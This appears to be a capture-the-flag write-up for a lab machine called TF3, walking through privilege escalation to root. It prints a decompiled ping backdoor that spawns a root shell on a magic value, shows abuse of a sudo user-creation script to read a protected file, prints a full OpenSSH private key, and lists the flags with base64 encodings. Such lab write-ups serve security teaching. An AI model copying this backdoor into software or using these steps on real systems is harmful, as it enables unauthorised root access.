
This is clearly hacker leftovers. But how use it? It pings….

```
valinda@TF3:~$ ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.0 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.0 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.0 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.0 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.0 ms
64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.0 ms
64 bytes from 127.0.0.1: icmp_seq=6 ttl=64 time=0.0 ms
64 bytes from 127.0.0.1: icmp_seq=7 ttl=64 time=0.0 ms
64 bytes from 127.0.0.1: icmp_seq=8 ttl=64 time=0.0 ms
64 bytes from 127.0.0.1: icmp_seq=9 ttl=64 time=0.0 ms
```

We exfil ping and check it in Ghidra

We find what we are looking for in main

```
  options = options | 8;
  fill(local_28,optarg,optarg);
  __isoc99_sscanf(optarg,&DAT_001050c2,&magic);
  if ((magic == 0xdeadbeef) && (_Var1 = getuid(), _Var1 == 0x3f2)) {
    puts("Enjoy your root-shell h4x0r!");
    getchar();
    setuid(0);
    system("/bin/sh");
    return 0;
  }
```



So: if case = 0x70 That's hex for p

if "magic" is deadbeef and userid is 1010, we get a shell.

What is this magic…

-p is pattern. We try endering deadbeef, but nothing happens.

```
valinda@TF3:~$ ping -p deadbeef
PATTERN: 0xdeadbeef
usage: ping [-LRdfnqrv] [-c count] [-i wait] [-l preload]
        [-p pattern] [-s packetsize] [-t ttl] [-I interface address] host
```

Well, apparently we need to become user 1010…

We leave this for now. And check our other findings. We can sudo.

```
valinda@TF3:~$ sudo /root/scripts/addcustomer
This is a simple script for creating customers accounts

Please enter userid. Must be over 1200:
1200
Please enter username:
test
Please enter password:
test
valinda@TF3:~$
```

We created a user

```
ethelyn:x:1007:1007::/home/ethelyn:/bin/bash
tatiania:x:1008:1008::/home/tatiania:/bin/bash
aparna:x:1009:1009::/home/aparna:/bin/bash
renelle:x:1010:1010::/home/renelle:/bin/bash
ichabod:x:1011:1011::/home/ichabod:/bin/bash
guylaine:x:1012:1012::/home/guylaine:/bin/bash
pricing:x:1013:1013::/home/pricing:/bin/bash
rizwan:x:1014:1014::/home/rizwan:/bin/bash
test:x:1200:1001::/home/test:/bin/sh
valinda@TF3:~$
```

The addcustomer script is supposed to be exploitable.
The … file is interesting.

```
drwxr-xr-x   3 root root  4096 Oct  1 23:07 boot
drwxr-xr-x   3 root root  4096 Oct  4 00:16 mnt
drwxr-xr-x   3 root root  4096 Oct  6 19:13 opt
dr-xr-xr-x 162 root root     0 Oct  9 00:32 proc
drwxr-xr-x  18 root root  3280 Oct  9 00:32 dev
-rwx------   1 1337 1337  1811 Oct  9 00:33 ...
drwxr-xr-x  18 root root  4096 Oct  9 00:33 ..
drwxr-xr-x  18 root root  4096 Oct  9 00:33 .
drwxr-xr-x  17 root root  4096 Oct  9 00:33 home
drwx------   8 root root  4096 Oct  9 00:33 root
```

Owned by a non-existing user 1337

```
valinda@TF3:~$ sudo /root/scripts/addcustomer
This is a simple script for creating customers accounts

Please enter userid. Must be over 1200:
1337
Please enter username:
me
Please enter password:
me
valinda@TF3:~$ tail -n3 /etc/passwd
rizwan:x:1014:1014::/home/rizwan:/bin/bash
test:x:1200:1001::/home/test:/bin/sh
me:x:1337:1001::/home/me:/bin/sh
```

```
valinda@TF3:~$ su me
Password:
$ id
uid=1337(me) gid=1001(darren) groups=1001(darren)
```

(Don’t mind the groupID. It is fixed in the release. It is now 1005)

```
$ cat /...
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEArSDbQgTPfIX5e+X5ONdFEkdGoa5zw+UMUTXEZd5rWvvd+L6HHV2z
RWQrszGGgvmZTpehq33nv3YOY55XhjjUyM7viu2a9cDgLTYPJOyPe441hQZJcgob7ncBQp
FATgiJ69ihF3Y9z/ve+ugSajHyr6TiCxSLQT9moYWU0pSk4Hy+84B9Wkk4wpMvdeBOqWJ1
sbe3xlS2jiZhJnNSFSPdxd/F7sSlT72yn1vEXGIKywZKGiG+4AehxsblnC6Uhl8HxE3Xx1
45KSqvMB3dagiQXg769OndnHGt8hmzJZ00MvED/nSUWXI2wIMJBh6hdfhJAZsTu2e0sV0a
fPe2jkXcQQAAA8AQFEPqEBRD6gAAAAdzc2gtcnNhAAABAQCtINtCBM98hfl75fk410USR0
ahrnPD5QxRNcRl3mta+934vocdXbNFZCuzMYaC+ZlOl6Grfee/dg5jnleGONTIzu+K7Zr1
wOAtNg8k7I97jjWFBklyChvudwFCkUBOCInr2KEXdj3P+9766BJqMfKvpOILFItBP2ahhZ
TSlKTgfL7zgH1aSTjCky914E6pYnWxt7fGVLaOJmEmc1IVI93F38XuxKVPvbKfW8RcYgrL
BkoaIb7gB6HGxuWcLpSGXwfETdfHXjkpKq8wHd1qCJBeDvr06d2cca3yGbMlnTQy8QP+dJ
RZcjbAgwkGHqF1+EkBmxO7Z7SxXRp897aORdxBAAAAAwEAAQAAAQBd+FuKNfo46K9F5Mml
ZJMFHNLlpz8GsShCXCDB+jvjIpqVDTVhZx6LJ5fgp50PMlNYKU2DO8+ySG3+/E8dd3Nnm4
rBqb5Wbd5AK/uEWzJ2KfY6wfLTh1Ep2kZAz35L3K6f6PFnPrLGVTvujFCSe5HybFiVEw2S
2MroGQ1yT2Q+xBHzia+85V7CKOw9b4Os163lQxgJl2K0rxO921QbVAzbNzsI25QcmkZKSL
QLSWZJKe0BpE5MGKx6ZR9FsGC5PGODk+jEC0IKTKSSin/9YMuKLW/DbBSZ2pF6P0s8A+X+
XI906cUf6ircNEoal9Wrji6iWKPBgPGsRITjs8O/JoABAAAAgD4ODyzHol69wcH2ADpUW2
jZwqxXx4XvlbVNY7ipfNPBhoSaFGX4moX1uDESbCmlWvE6ZjFd2va/56UDSv2MONrFCx0P
7y0umjDmaBShyV6iusEtyF2hudFND6aITV+TkGyGwzFdWeu1sQ5mNGQXZ/G7jNPMoKVstI
rNOEOkW0EhAAAAgQDiAiP/BlmDWm0aZUmOszfSnAU9H7PjlvvsBXve5rl88SRhYrAFNkjP
U/Hd+EENzOyiOraBGuJ633CctMF4zAcXTg6Dqg82awckJsQvpvcQf1gKWzDlRzlZlry7wG
i4uMRnJE1qRoi0IS6cZ13il7oIVVtuWMorX5tMaonGfO7NwQAAAIEAxBpMb4quQAwBPzEI
gcBA9LAwLmPY5f40rHqWFEgBem15OYoL9CBgg84cyt8CQvReaVnllcwA9oUa+OK1LD1muv
KcKcUFCu+L2GvHVntMKP/IknY6zD8eKs/UGpPf3SJbQ0lCwZDqpEkmCEccvvV5n7GjD2Qi
0x6lGKgdkb3XroEAAAAIcm9vdEBURjMBAgM=
-----END OPENSSH PRIVATE KEY-----
$
```


So who IS user 1010?

renelle:x:1010:1010::/home/renelle:/bin/bash

```
valinda@TF3:~$ ssh -i key renelle@192.168.100.1 -p 39113
The authenticity of host '[192.168.100.1]:39113 ([192.168.100.1]:39113)' can't be established.
ECDSA key fingerprint is SHA256:6vcZIevy76FqXz5FeCRL/lGxOVTxHQi9SgUs1iWU2UQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.100.1]:39113' (ECDSA) to the list of known hosts.
Linux TF3 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
renelle@TF3:~$
```

The moment of thruth!

```
renelle@TF3:~$ ping -p deadbeef
PATTERN: 0xdeadbeef
Enjoy your root-shell h4x0r!

# id
uid=0(root) gid=1010(renelle) groups=1010(renelle)
#
```



Flags:

Flag1{ Important findings }
RmxhZzF7IEltcG9ydGFudCBmaW5kaW5ncyB9

Flag2{ Is this the foothold I have been looking for?}
RmxhZzJ7IElzIHRoaXMgdGhlIGZvb3Rob2xkIEkgaGF2ZSBiZWVuIGxvb2tpbmcgZm9yP30=

Flag3{ Hey, reading secrets }
RmxhZzN7IEhleSwgcmVhZGluZyBzZWNyZXRzICB9

Flag4{ Look mom, I can exfiltrate! }
RmxhZzR7IExvb2sgbW9tLCBJIGNhbiBleGZpbHRyYXRlISB9

This is on root:
Flag5{ Wearing big boy pants now... }
RmxhZzV7IFdlYXJpbmcgYmlnIGJveSBwYW50cyBub3cuLi4gfQ==